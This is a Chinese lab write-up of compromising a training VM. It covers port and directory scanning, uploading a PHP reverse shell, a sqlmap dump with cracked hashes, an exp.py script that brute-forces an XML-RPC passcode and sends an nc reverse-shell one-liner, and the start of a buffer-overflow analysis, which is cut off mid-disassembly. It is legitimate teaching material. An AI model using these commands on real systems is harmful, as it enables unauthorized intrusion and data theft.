LAB6

一、实验目的

取得目标靶机的`root`权限

我们将使用以下攻击手段：扫描端口、目录爆破、反向shell、缓冲区溢出、pwn、gdb

二、实验内容

先寻找靶机五的`ip`，知道其为`10.0.2.6`

```
┌──(root㉿kali)-[/home/kali]
└─# arp-scan -l
Interface: eth0, type: EN10MB, MAC: 08:00:27:d1:f8:5d, I
Pv4: 10.0.2.3
WARNING: Cannot open MAC/Vendor file ieee-oui.txt: Permi
ssion denied
WARNING: Cannot open MAC/Vendor file mac-vendor.txt: Per
mission denied
Starting arp-scan 1.10.0 with 256 hosts (https://github.
com/royhills/arp-scan)
10.0.2.1        52:55:0a:00:02:01       (Unknown: locall
y administered)
10.0.2.2        08:00:27:0d:cf:5e       (Unknown)
10.0.2.6        08:00:27:e5:cd:43       (Unknown)

3 packets received by filter, 0 packets dropped by kerne
```

接下来开始扫描端口，发现其具有22、80、8000端口

```
┌──(root㉿kali)-[/home/kali]
└─# nmap -p- 10.0.2.6
Starting Nmap 7.95 ( https://nmap.org ) at 2025-11-17 18
:52 CST
Nmap scan report for 10.0.2.6
Host is up (0.0054s latency).
Not shown: 65532 closed tcp ports (reset)
PORT     STATE SERVICE
22/tcp   open  ssh
80/tcp   open  http
8000/tcp open  http-alt
MAC Address: 08:00:27:E5:CD:43 (PCS Systemtechnik/Oracle
 VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 11.82 sec
onds
```

尝试更深入的扫描

```
┌──(root㉿kali)-[/home/kali]
└─# nmap -sV -sC -p 22,80,8000 10.0.2.6
Starting Nmap 7.95 ( https://nmap.org ) at 2025-11-17 18
:54 CST
Nmap scan report for 10.0.2.6
Host is up (0.00070s latency).

PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.5 (
Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 e5:d3:4e:54:fe:66:3e:f3:b2:a5:4b:51:9f:5f:f9:c6
 (RSA)
|   256 de:86:ef:76:93:63:74:83:00:b1:a3:b8:c2:4c:8f:58
(ECDSA)
|_  256 b5:ec:f1:1e:9a:5a:5c:d7:02:3a:9e:1b:f7:c8:b4:53
(ED25519)
80/tcp   open  http    Apache httpd 2.4.29 ((Ubuntu))
|_http-title: Social Network
| http-cookie-flags:
|   /:
|     PHPSESSID:
|_      httponly flag not set
|_http-server-header: Apache/2.4.29 (Ubuntu)
8000/tcp open  http    BaseHTTPServer 0.3 (Python 2.7.17
)
|_http-title: Error response
|_xmlrpc-methods: XMLRPC instance doesn't support intros
pection.
|_http-server-header: BaseHTTP/0.3 Python/2.7.17
MAC Address: 08:00:27:E5:CD:43 (PCS Systemtechnik/Oracle
```

端口22：OpenSSH 7.6p1 这是一个相对陈旧的版本，可查询该版本OpenSSH是否存在已知的公开漏洞（CVE）


端口80：Apache 2.4.29 同样是一个旧版本；同时脚本 `http-cookie-flags` 发现，会话Cookie `PHPSESSID` 没有设置 `HttpOnly` 标志。如果网站存在跨站脚本（XSS）漏洞，可以利用JavaScript窃取用户的会话Cookie，从而劫持用户会话；网页标题为 "Social Network"，表明这可能是一个社交网站应用。

端口8000：这是一个用Python 2.7.17运行的简单HTTP服务器；服务返回 "Error response"，表明它可能是一个配置错误、未完成或仅用于开发的调试服务

接下来首先对80端口进行web漏洞扫描

```
┌──(root㉿kali)-[/home/kali]
└─# gobuster dir -u http://10.0.2.6/ -w /usr/share/wordlists/dirb/common.txt
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.0.2.6/
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/.hta                 (Status: 403) [Size: 273]
/.htpasswd            (Status: 403) [Size: 273]
/.htaccess            (Status: 403) [Size: 273]
/data                 (Status: 301) [Size: 303] [--> http://10.0.2.6/data/]
/database             (Status: 301) [Size: 307] [--> http://10.0.2.6/database/]
/functions            (Status: 301) [Size: 308] [--> http://10.0.2.6/functions/]
/images               (Status: 301) [Size: 305] [--> http://10.0.2.6/images/]
/includes             (Status: 301) [Size: 307] [--> http://10.0.2.6/includes/]
/index.php            (Status: 200) [Size: 10609]
/resources            (Status: 301) [Size: 308] [--> http://10.0.2.6/resources/]
/server-status        (Status: 403) [Size: 273]
Progress: 4614 / 4615 (99.98%)
===============================================================
Finished
===============================================================
```

依次进入`data`、`database`、`includes`查看，`database`下有两个数据库文件，将其下载下来




Index of /database

Name	Last modified	Size	Description
Parent Directory		-	
DDL.sql	2018-10-29 19:24	1.2K	
DML.sql	2018-10-29 19:24	2.3K	

Apache/2.4.29 (Ubuntu) Server at 10.0.2.6 Port 80

然后查看两个数据库文件的内容




```sql
DROP DATABASE socialnetwork;
CREATE DATABASE socialnetwork;

CREATE TABLE users (
user_id             INT NOT NULL AUTO_INCREMENT,
user_firstname      VARCHAR(20) NOT NULL,
user_lastname       VARCHAR(20) NOT NULL,
user_nickname       VARCHAR(20),
user_password       VARCHAR(255) NOT NULL,
user_email          VARCHAR(255) NOT NULL,
user_gender         CHAR(1) NOT NULL,
user_birthdate      DATE NOT NULL,
user_status         CHAR(1),
user_about          TEXT,
user_hometown       VARCHAR(255),
PRIMARY KEY (user_id)
);

CREATE TABLE friendship (
user1_id            INT NOT NULL,
user2_id            INT NOT NULL,
friendship_status   INT NOT NULL,
FOREIGN KEY (user1_id) REFERENCES users(user_id),
FOREIGN KEY (user2_id) REFERENCES users(user_id)
);

CREATE TABLE posts (
post_id             INT NOT NULL AUTO_INCREMENT,
post_caption        TEXT NOT NULL,
post_time           TIMESTAMP NOT NULL,
post_public         CHAR(1) NOT NULL,
post_by             INT NOT NULL,
PRIMARY KEY (post_id),
FOREIGN KEY (post_by) REFERENCES users(user_id)
);

CREATE TABLE user_phone (
user_id         INT,
user_phone      INT,
FOREIGN KEY (user_id) REFERENCES users(user_id)
);
```


~/Desktop/DML.sql - Mousepad

File Edit Search View Document Help

DDL.sql | DML.sql

```
INSERT INTO users(user_firstname, user_lastname, user_password, user_email, user_gender, user_birthdate)
       VALUES ("Armin", "Virgil", "armin@gmail.com", "M", "2001-02-05");
INSERT INTO users(user_firstname, user_lastname, user_nickname, user_password, user_email, user_gender, user_birthdate, user_status)
       VALUES ("Paul", "James", "Pynch", "paul@gmail.com", "M", "1998-12-19", "S");
INSERT INTO users(user_firstname, user_lastname, user_password, user_email, user_gender, user_birthdate)
       VALUES ("Chris", "Wilson", "chris@gmail.com", "M", "1996-01-18");
INSERT INTO users(user_firstname, user_lastname, user_password, user_email, user_gender, user_birthdate, user_status)
       VALUES ("Rory", "Blue", "rory@gmail.com", "F", "1994-04-18", "M");
INSERT INTO users(user_firstname, user_lastname, user_password, user_email, user_gender, user_birthdate)
       VALUES ("Andrea", "Surman", "andrea@gmail.com", "M", "1994-06-06");

INSERT INTO posts(post_caption, post_time, post_public, post_by) VALUES ("Hello there!", "2017-12-23 00:50:06", "Y", 1);
INSERT INTO posts(post_caption, post_time, post_public, post_by) VALUES ("Paul James has changed his profile picture.", "2017-12-23
  00:50:06", "N", 2);
INSERT INTO posts(post_caption, post_time, post_public, post_by) VALUES ("A new artwork from the upcoming content.", "2017-12-23 00:50:06",
  "Y", 3);
INSERT INTO posts(post_caption, post_time, post_public, post_by) VALUES ("New Year Eve Fireworks", "2017-12-23 00:50:06", "Y", 4);
INSERT INTO posts(post_caption, post_time, post_public, post_by) VALUES ("Visit our profile to check out the upcoming transfers and rumors
  for January 2018", "2017-12-23 00:50:06", "N", 5);
INSERT INTO posts(post_caption, post_time, post_public, post_by) VALUES ("Happy new year!", "2017-12-23 00:50:06", "N", 5);

INSERT INTO friendship(user1_id, user2_id, friendship_status) VALUES (2,1,1);
INSERT INTO friendship(user1_id, user2_id, friendship_status) VALUES (2,3,1);
INSERT INTO friendship(user1_id, user2_id, friendship_status) VALUES (2,4,1);

INSERT INTO friendship(user1_id, user2_id, friendship_status) VALUES (1,5,1);
INSERT INTO friendship(user1_id, user2_id, friendship_status) VALUES (3,5,1);
INSERT INTO friendship(user1_id, user2_id, friendship_status) VALUES (4,5,1);
```


`INSERT`语句指定了6个字段，但`VALUES`只提供了5个值，缺失的可能是`user_password`字段的值，但是发现空密码并不能登录，而且使用`DML.sql`里的邮箱会显示`invalid login credentials`。自己注册一个账号，登陆进去。尝试检测`xss`漏洞



在帖子内容中注入的XSS代码被成功存储并在查看时触发，证明帖子的"Caption"字段存在XSS漏洞。这是一个存储型XSS，需要等待管理员或其他用户查看页面，但是这不可能，因此通过上传`php-reverse-shell.php`文件来获取反向shell

```
┌──(root㉿kali)-[/home/kali]
└─# nc -lnvp 1234
listening on [any] 1234 ...
connect to [10.0.2.3] from (UNKNOWN) [10.0.2.6] 41396
Linux socnet2 4.15.0-213-generic #224-Ubuntu SMP Mon Jun 19 13:30:12 UTC 2023 x86_64 x86_64 x86_64 GNU/Linux
 12:26:16 up  1:37,  0 users,  load average: 0.00, 0.00, 0.00
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$
```

当然也可以尝试SQL注入



下面尝试使用`sqlmap`进行SQL注入

```
┌──(kali㉿kali)-[~]
└─$ sqlmap -u "http://10.0.2.6/search.php?location=emails&query=1" -D socialne
twork -T users --dump
        ___
       __H__
 ___ ___[!]_____ ___ ___  {1.9.11.3#dev}
|_ -| . [!]     | .'| . |
|___|_  [!]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutu
al consent is illegal. It is the end user's responsibility to obey all applica
ble local, state and federal laws. Developers assume no liability and are not
responsible for any misuse or damage caused by this program

[*] starting @ 20:43:17 /2025-11-17/

[20:43:17] [INFO] testing connection to the target URL
got a 302 redirect to 'http://10.0.2.6/index.php'. Do you want to follow? [Y/n
] Y
you have not declared cookie(s), while server wants to set its own ('PHPSESSID
=3eh4ls4q778...697jphs46k'). Do you want to use those [Y/n] Y
[20:43:23] [INFO] testing if the target URL content is stable
[20:43:23] [WARNING] GET parameter 'location' does not appear to be dynamic
[20:43:23] [WARNING] heuristic (basic) test shows that GET parameter 'location
```

```
[20:44:30] [INFO] cracked password 'admin' for hash '21232f297a57a5a743894a0e4
a801fc3'
Database: socialnetwork
Table: users
[3 entries]
+---------+-------------+-----------------------+-------------+-------------
+---------------+---------------+---------------+------------------------------
----------------+------------------+------------------+
| user_id | user_about  | user_email            | user_gender | user_status
| user_hometown | user_lastname | user_nickname | user_password
                | user_birthdate | user_firstname |
+---------+-------------+-----------------------+-------------+-------------
+---------------+---------------+---------------+------------------------------
----------------+------------------+------------------+
| 1       | im the admin | admin@localhost.com    | M           | S
| localhost     | admin         | <blank>       | 21232f297a57a5a743894a0e4a80
1fc3 (admin)    | 1996-01-01     | admin          |
| 2       | <blank>     | testuser@localhost.com | M           | S
| <blank>       | testuser      | <blank>       | 5d9c68c6c50ed3d02a2fcf54f639
93b6 (testuser) | 1996-01-01     | testuser       |
| 3       | <blank>     | 123@gmail.com          | M           | S
| <blank>       | 123           | <blank>       | 202cb962ac59075b964b07152d23
4b70 (123)      | 1996-01-01     | 123            |
+---------+-------------+-----------------------+-------------+-------------
+---------------+---------------+---------------+------------------------------
----------------+------------------+------------------+

[20:44:36] [INFO] table 'socialnetwork.users' dumped to CSV file '/home/kali/.
local/share/sqlmap/output/10.0.2.6/dump/socialnetwork/users.csv'
[20:44:36] [INFO] fetched data logged to text files under '/home/kali/.local/s
hare/sqlmap/output/10.0.2.6'

[*] ending @ 20:44:36 /2025-11-17/
```

使用`admin@localhost.com`进行登录，知道其`passwd=admin`，登进去发现和自己注册的没有区别。那接下来就开始升级shell

```
┌──(root㉿kali)-[/home/kali]
└─# nc -lnvp 1234
listening on [any] 1234 ...
connect to [10.0.2.3] from (UNKNOWN) [10.0.2.6] 41396
Linux socnet2 4.15.0-213-generic #224-Ubuntu SMP Mon Jun 19 13:30:12 UTC 2023 x86_64 x86_64 x86_64 GNU/Linux
 12:26:16 up  1:37,  0 users,  load average: 0.00, 0.00, 0.00
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ python -c 'import pty;pty.spawn("/bin/bash")'
www-data@socnet2:/$
```

使用`ls`查看有哪些文件，然后重点查看`monitor.py`

```
www-data@socnet2:/$ ls
ls
bin   initrd.img      lib32       opt   snap      usr
boot  initrd.img.old  lost+found  proc  srv       var
dev   lib             media       root  swap.img  vmlinuz
etc   lib32           mnt         run   sys       vmlinuz.old
home  lib64           monitor.py  sbin  tmp
www-data@socnet2:/$ id
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
www-data@socnet2:/$ cat monitor.py
cat monitor.py
#my remote server management API
import SimpleXMLRPCServer
import subprocess
import random

debugging_pass = random.randint(1000,9999)

def runcmd(cmd):
    results = subprocess.Popen(cmd, shell=True, stdout=subprocess.PIPE, stderr=subprocess.PIPE, stdin=subprocess.PIPE)
    output = results.stdout.read() + results.stderr.read()
    return output

def cpu():
    return runcmd("cat /proc/cpuinfo")

def mem():
    return runcmd("free -m")

def disk():
    return runcmd("df -h")

def net():
```

发现`monitor.py`文件是一个存在安全漏洞的远程管理工具，`shell=True`参数允许执行任意Shell命令，且没有输入验证或过滤，而且虽然有个`secure_cmd`函数，但没有被注册到服务器。根据其中`SimpleXMLRPCServer`，查看`https://docs.python.org/3/library/xmlrpc.server.html`，该文档提供创建XML-RPC服务器的框架，而XML-RPC是一种通过HTTP传输XML数据进行远程调用的协议。

接下来就要对`debugging_pass`进行爆破，然后进行`cmd`使用，写一个`exp.py`文件


```
import xmlrpc.client

s = xmlrpc.client.ServerProxy('http://10.0.2.6:8000')

print(s.net())
print(s.mem())
print(s.disk())

for i in range(1000,9999):
    a = s.secure_cmd("rm/tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.0.2.3 4444
>/tmp/f",i)
    if a != "Wrong passcode.":
        print(a)
        print(i)
        break
```

然后建立反向shell并升级shell


```
┌──(kali㉿kali)-[~]
└─$ nc -lnvp 4444
listening on [any] 4444 ...
connect to [10.0.2.3] from (UNKNOWN) [10.0.2.6] 55714
/bin/sh: 0: can't access tty; job control turned off
$ python -c 'import pty;pty.spawn("/bin/bash")'
socnet@socnet2:~$ ls
ls
add_record  monitor.py  peda
socnet@socnet2:~$
```

发现里面有`peda`和`add_record`，可以利用`peda`进行gdb调试（其中使用`pwn`生成180个字符）

```
gdb-peda$ r
r
Starting program: /home/socnet/add_record
Welcome to Add Record application
Use it to add info about Social Network 2.0 Employees
Employee Name(char): a
a
Years worked(int): 2
2
Salary(int): 2
2
Ever got in trouble? 1 (yes) or 0 (no): 1
1
Explain: aaaabaaacaaadaaaeaaafaaagaaahaaaiaaajaaakaaalaaamaaanaaaoaaapaaaqaaaraaasaaataaa
uaaavaaawaaaxaaayaaazaabbaabcaabdaabeaabfaabgaabhaabiaabjaabkaablaabmaabnaaboaabpaabqaabr
aabsaabtaab
aaaabaaacaaadaaaeaaafaaagaaahaaaiaaajaaakaaalaaamaaanaaaoaaapaaaqaaaraaasaaataaauaaavaaaw
aaaxaaayaaazaabbaabcaabdaabeaabfaabgaabhaabiaabjaabkaablaabmaabnaaboaabpaabqaabraabsaabta
ab
```



使用 `pwn` 知道 `eip` 里的 `aaqa` 是62个字节，因此输入62个字符后，多出的4个字符就会给 `eip`，如图所示



查看函数，重点关注 `vuln` 和 `backdoor`

```
info functions
All defined functions:

Non-debugging symbols:
0x08048444  _init
0x08048480  printf@plt
0x08048490  gets@plt
0x080484a0  getchar@plt
0x080484b0  fgets@plt
0x080484c0  fclose@plt
0x080484d0  strcpy@plt
0x080484e0  puts@plt
0x080484f0  system@plt
0x08048500  __libc_start_main@plt
0x08048510  fprintf@plt
0x08048520  fopen@plt
0x08048530  setuid@plt
0x08048540  __isoc99_scanf@plt
0x08048550  __gmon_start__@plt
0x08048560  _start
0x080485a0  _dl_relocate_static_pie
0x080485b0  __x86.get_pc_thunk.bx
0x080485c0  deregister_tm_clones
0x08048600  register_tm_clones
0x08048640  __do_global_dtors_aux
0x08048670  frame_dummy
0x08048676  backdoor
0x080486ad  vuln
0x080486d8  main
0x080488c2  __x86.get_pc_thunk.ax
0x080488d0  __libc_csu_init
0x08048930  __libc_csu_fini
0x08048934  _fini
```

查看这两个函数的反汇编代码，发现`vuln`使用了`strcpy`，而`strcpy`存在漏洞，`backdoor`会使用`system`获得`bash`


```
disas vuln
Dump of assembler code for function vuln:
   0x080486ad <+0>:     push   ebp
   0x080486ae <+1>:     mov    ebp,esp
   0x080486b0 <+3>:     push   ebx
   0x080486b1 <+4>:     sub    esp,0x44
   0x080486b4 <+7>:     call   0x80488c2 <__x86.get_pc_thunk.ax>
   0x080486b9 <+12>:    add    eax,0x168f
   0x080486be <+17>:    sub    esp,0x8
   0x080486c1 <+20>:    push   DWORD PTR [ebp+0x8]
   0x080486c4 <+23>:    lea    edx,[ebp-0x3a]
   0x080486c7 <+26>:    push   edx
   0x080486c8 <+27>:    mov    ebx,eax
   0x080486ca <+29>:    call   0x80484d0 <strcpy@plt>
   0x080486cf <+34>:    add    esp,0x10
   0x080486d2 <+37>:    nop
   0x080486d3 <+38>:    mov    ebx,DWORD PTR [ebp-0x4]
   0x080486d6 <+41>:    leave
   0x080486d7 <+42>:    ret
End of assembler dump.
```

```
gdb-peda$ disas backdoor
disas backdoor
Dump of assembler code for function backdoor:
   0x08048676 <+0>:     push   ebp
   0x08048677 <+1>:     mov    ebp,esp
   0x08048679 <+3>:     push   ebx
   0x0804867a <+4>:     sub    esp,0x4
